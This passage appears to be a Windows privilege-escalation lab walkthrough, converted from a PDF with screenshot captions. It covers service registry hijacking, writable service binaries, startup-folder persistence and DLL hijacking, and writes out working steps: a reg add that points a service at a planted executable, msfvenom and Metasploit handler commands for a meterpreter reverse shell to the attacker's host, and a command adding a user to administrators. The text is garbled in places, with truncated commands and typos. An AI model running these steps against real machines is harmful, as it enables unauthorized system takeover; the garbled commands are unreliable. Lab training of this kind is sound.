
    StartServiceCtrlDispatcher(ServiceTable);
}
```

Exit the text editor


x86_64-w64-mingw32-gcc windows_service.c -o x.exe

Copy the generated file x.exe, to the Windows VM.






Place x.exe in 'C:\Temp'



HKLM\SYSTEM\CurrentControlSet\services\regsvc /v ImagePath /t REG_EXPAND_SZ /d
c:\temp\x.exe /f



A screenshot of a Windows PowerShell window titled "Administrator: Windows PowerShell". The window has a dark blue background with white text. The command prompt shows the following commands and output:

```
PS C:\Windows\system32> Get-Acl -Path hklm:\System\CurrentControlSet\serv


Path      : Microsoft.PowerShell.Core\Registry::HKEY_LOCAL_MACHINE\System\Cu
Owner     : BUILTIN\Administrators
Group     : NT AUTHORITY\SYSTEM
Access    : Everyone Allow ReadKey
           NT AUTHORITY\INTERACTIVE Allow FullControl
           NT AUTHORITY\SYSTEM Allow FullControl
           BUILTIN\Administrators Allow FullControl
Audit     :
Sddl      : O:BAG:SYD:P(A;CI;KR;;;WD)<(A;CI;KA;;;IU)<(A;CI;KA;;;SY)<(A;CI;KA;;;

PS C:\Windows\system32> reg add HKLM\SYSTEM\CurrentControlSet\services\re
.exe /f_
```

The taskbar at the bottom shows the Start button, several application icons, and the system clock displaying 11:51 PM on 9/4/2020.

In the command prompt type: sc start regsvc

in the command prompt: net localgroup administrators



A screenshot of a Windows PowerShell window titled "Administrator: Windows PowerShell". The window has a dark blue background with white text. The command prompt shows the following command and output:


```
PS C:\Windows\system32> net localgroup administrators_

The command completed successfully.
```


The taskbar at the bottom shows the Start button, several application icons, and the system clock displaying 11:54 PM on 9/4/2020.

Service Escalation - Executable Files :

C:\Users\User\Desktop\Tools\Accesschk\accesschk64.exe -wvu "C:\Program Files\File Permissions Service"



sc start filepermsvc




net localgroup administrators

Privilege Escalation - Startup Applications :


Windows VM :

C:\ProgramData\Microsoft\Windows\Start Menu\Programs\Startup



Kali VM :

Open command prompt and type: msfconsole



```
msfvenom -p windows/meterpreter/reverse_tcp LHOST=[Kali VM IP Address] -f exe -o x.exe
```

```
nadda@Nadda: ~/Desktop
```

File	Actions	Edit	View	Help
------	---------	------	------	------

```
nadda@Nadda:~/Desktop$ msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.1.104 LPORT=4444 -f exe -o x.exe multi/handler
```

```
sploit (msf > prompt) type: set payload windows/meterpreter/reverse_tcp
sploit (msf > prompt) type: set lhost [kali VM IP Address]
sploit (msf > prompt) type: run
```

other command prompt and type: nsfvenom -p windows/meterpreter/reverse_tcp LHOST=[kali VM IP Address] -f exe -o x.exe

x.exe generated file, x.exe, to the Windows VM.


x.exe in "C:\ProgramData\Microsoft\Windows\Start Menu\Programs\Startup".

With the administrator account credentials,

A session is created. It may take a few seconds.

Copy the generated file, x.exe, to the Windows VM.

Place x.exe in "C:\ProgramData\Microsoft\Windows\Start Menu\Programs\Startup".



Logoff.

Login with the administrator account credentials

Kali VM :

In Meterpreter(meterpreter > prompt) type: getuid

From the output, notice the user is "User-PC\Admin"


```
msf > use multi/handler
msf exploit(handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf exploit(handler) > set lhost 192.168.17.129
lhost => 192.168.17.129
msf exploit(handler) > run

[*] Started reverse TCP handler on 192.168.17.129:4444
[*] Starting the payload handler...
[*] Sending stage (957487 bytes) to 192.168.17.128
[*] Meterpreter session 1 opened (192.168.17.129:4444 -> 192.168.17.128:49532) at 2017-08-06 17:23:17 +0800

meterpreter > getuid
Server username: User-PC\Admin
meterpreter > shell
Process 2684 created.
Channel 1 created.
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.
```


Service Escalation - DLL Hijacking :

Open the Process Monitor folder





right click on Procmon.exe and select 'Run as administrator' from the menu


In procmon, select "filter". From the left-most drop down menu, select 'Process Name'.



In the input box on the same line type: dlhijackservice.exe




line type: NAME NOT FOUND




Open command prompt and type: sc start dllsvc

execute 'C:\Temp\hijackme.dll' yet it could not do that as the file was not found. Note that 'C:\Temp' is a writable location.



Copy 'C:\Users\User\Desktop\Tools\Source\windows_dll.c' to the Kali VM.



Kali VM :

Open windows_dll.c in a text editor

Replace the command used by the system() function to: cmd.exe /k net localgroup administrators user /add

